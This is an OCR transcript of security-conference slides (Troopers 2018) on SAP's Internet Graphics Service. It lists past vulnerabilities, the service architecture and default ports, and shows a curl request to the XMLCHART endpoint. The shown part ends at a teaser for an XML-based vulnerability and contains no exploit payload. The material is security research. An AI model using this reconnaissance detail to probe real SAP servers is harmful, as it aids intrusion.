SAP IGS

THE 'VULNERABLE' FORGOTTEN COMPONENT

Yvan GENUER - Troopers 2018

DISCLAIMER

Can't disclose too much

Nothing hardcore

Skipping 'What is SAP' part

BAPI_USER_GET_DETAIL

```
-----------------------------------------------
| Import parameters          | Value
|                            |
| USERNAME                   | Yvan GENUER
| CACHE_RESULTS              | X
-----------------------------------------------
```

BAPI_USER_GET_DETAIL

10 years SAP Admin and security hobby

5 years focus on SAP Security

Devoteam

CTF Player/Challenge author

AGENDA


- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion

AGENDA

- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion

WHY DID I CHOOSE IGS ?

CURIOSITY



WHY DID I CHOOSE IGS ?

SUSPICIOUS

Only few public vulnerabilities...

865403 - IGS is vulnerable to directory traversal attacks via HTTP

Martin O'Neal

2005

965201 - IGS HTTP administration commands

959358 - IGS HTTP administration is not possible

Mariano Nunez Di Croce

2006

1018575 - Cross-site scripting (XSS) using the IGS

Mark Litchfield

2007

2018479 - Potential remote code execution due to buffer overflow in libtiff


2014 (libtiff related)

2380277 - Memory Corruption vulnerability in IGS

2017 (libpng related)

WHAT IS SAP IGS

- SAP Internet Graphics Service
- Generates graphics or charts
  - for example in EarlyWatch Alert reports
- Provides other services
  - zip files, convert images, etc
- Accessible through RFC or HTTP(S)
- Available as integral part of the SAP Web AS 6.40


RFC
HTTP(S)
RFC Listener
HTTP(S) Listener
Multiplexer
TCP/IP
Portwatcher
XMLCHART Interpreter
ZIPPER Interpreter
RSPOCONNECTOR Interpreter
IMGCONV Interpreter
BWGIS Interpreter
GFWCHART Interpreter
Portwatcher
XMLCHART Interpreter
...

```
root@sapsrv3:~# ss -lntp | grep igs
LISTEN  0  128  *:40000   *:*  users:(("igsmux_mt",pid=28225,fd=9))
LISTEN  0  20   *:40001   *:*  users:(("igspw_mt",pid=28226,fd=7))
LISTEN  0  20   *:40002   *:*  users:(("igspw_mt",pid=28227,fd=7))
LISTEN  0  128  *:40080   *:*  users:(("igsmux_mt",pid=28225,fd=6))
```

4<SN>00	RFC Listener
4<SN>80	HTTP Listener
4<SN>01	Portwatcher 1
4<SN>02	Portwatcher 2

...

/nSIGS


SAP IGS Administration

Administration | Status | Statistics | Dump List

SAP Internet Graphics Service

Version	7450.0.2.1
Build Date	Apr 10 2017
System	AMD/Intel x86_64 with Linux (linuxx86_64)
Profile File Path	/usr/sap/NPL/SYS/profile/NPL_D00_sapsrv3

logfiles:	mux	pw (SAPSRV3:40001)	pw (SAPSRV3:40002)



SAP help


https://help.sap.com/viewer/3348e831f4024f2db0251e9daa08b783/7.5.10/en-US/4e193ea5b5c617e2e10000000a42189b.html

Not a lot of documentation

But enough to start with :)

AGENDA


- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion


RFC
HTTP(S)
RFC Listener
HTTP(S) Listener
Multiplexer
TCP/IP
Portwatcher
XMLCHART Interpreter
ZIPPER Interpreter
RSPOCONNECTOR Interpreter
IMGCONV Interpreter
BWGIS Interpreter
GFWCHART Interpreter
Portwatcher
XMLCHART Interpreter
...

HOW DOES IT WORK ?

XMLCHART: generates business graphics with XML-based customizing and XML-based data (BI 7.x Chart Item, BSP, WD)

SIGS / Goto / Test / Chart engine




report : GRAPHICS_IGS_CE_TEST

- Googling this report
  - found something named SAP Chart Designer
- Then a SAP Note about it

> *2072652 - SAP Chart Designer cannot be downloaded from SAP service marketplace*

with a XML Format.pdf in attachments



Example (4 categories, 2 data series, the third point is missing in the second data series)

```
<?xml version="1.0" encoding="utf-8"?>
<ChartData>
 <Categories>
  <Category>1st quarter</Category>
  <Category>2nd quarter</Category>
  <Category>3rd quarter</Category>
  <Category>4th quarter</Category>
 </Categories>
 <Series label="Coffee">
  <Point>
   <Value type="y">94</Value>
  </Point>
  <Point>
   <Value type="y">110</Value>
  </Point>
  <Point>
   <Value type="y">139</Value>
  </Point>
  <Point>
   <Value type="y">192</Value>
  </Point>
 </Series>
```

data.xml


```
<?xml version="1.0" encoding="utf-8"?>
<ChartData>
  <Categories>
    <Category>ALttP</Category>
  </Categories>
  <Series label="Hyrule">
    <Point>
      <Value type="y">1991</Value>
    </Point>
  </Series>
</ChartData>
```

After few manual tests, the correct request is :

```
curl -sKL -X POST "http://sapserver:40080/XMLCHART" \
-H "Content-Type: multipart/form-data" \
-F "data=@data.xml"
```

SAP IGS responds...

```
# curl -sKL -X POST "http://sapserver:40080/XMLCHART" -H "Content-
<A name="Picture" href="/output/Picture_151617794314068613858278 4-
<A name="Info" href="/output/Info_151617794314068613858278 4-113270
```




VULN #1

XML did you say ?

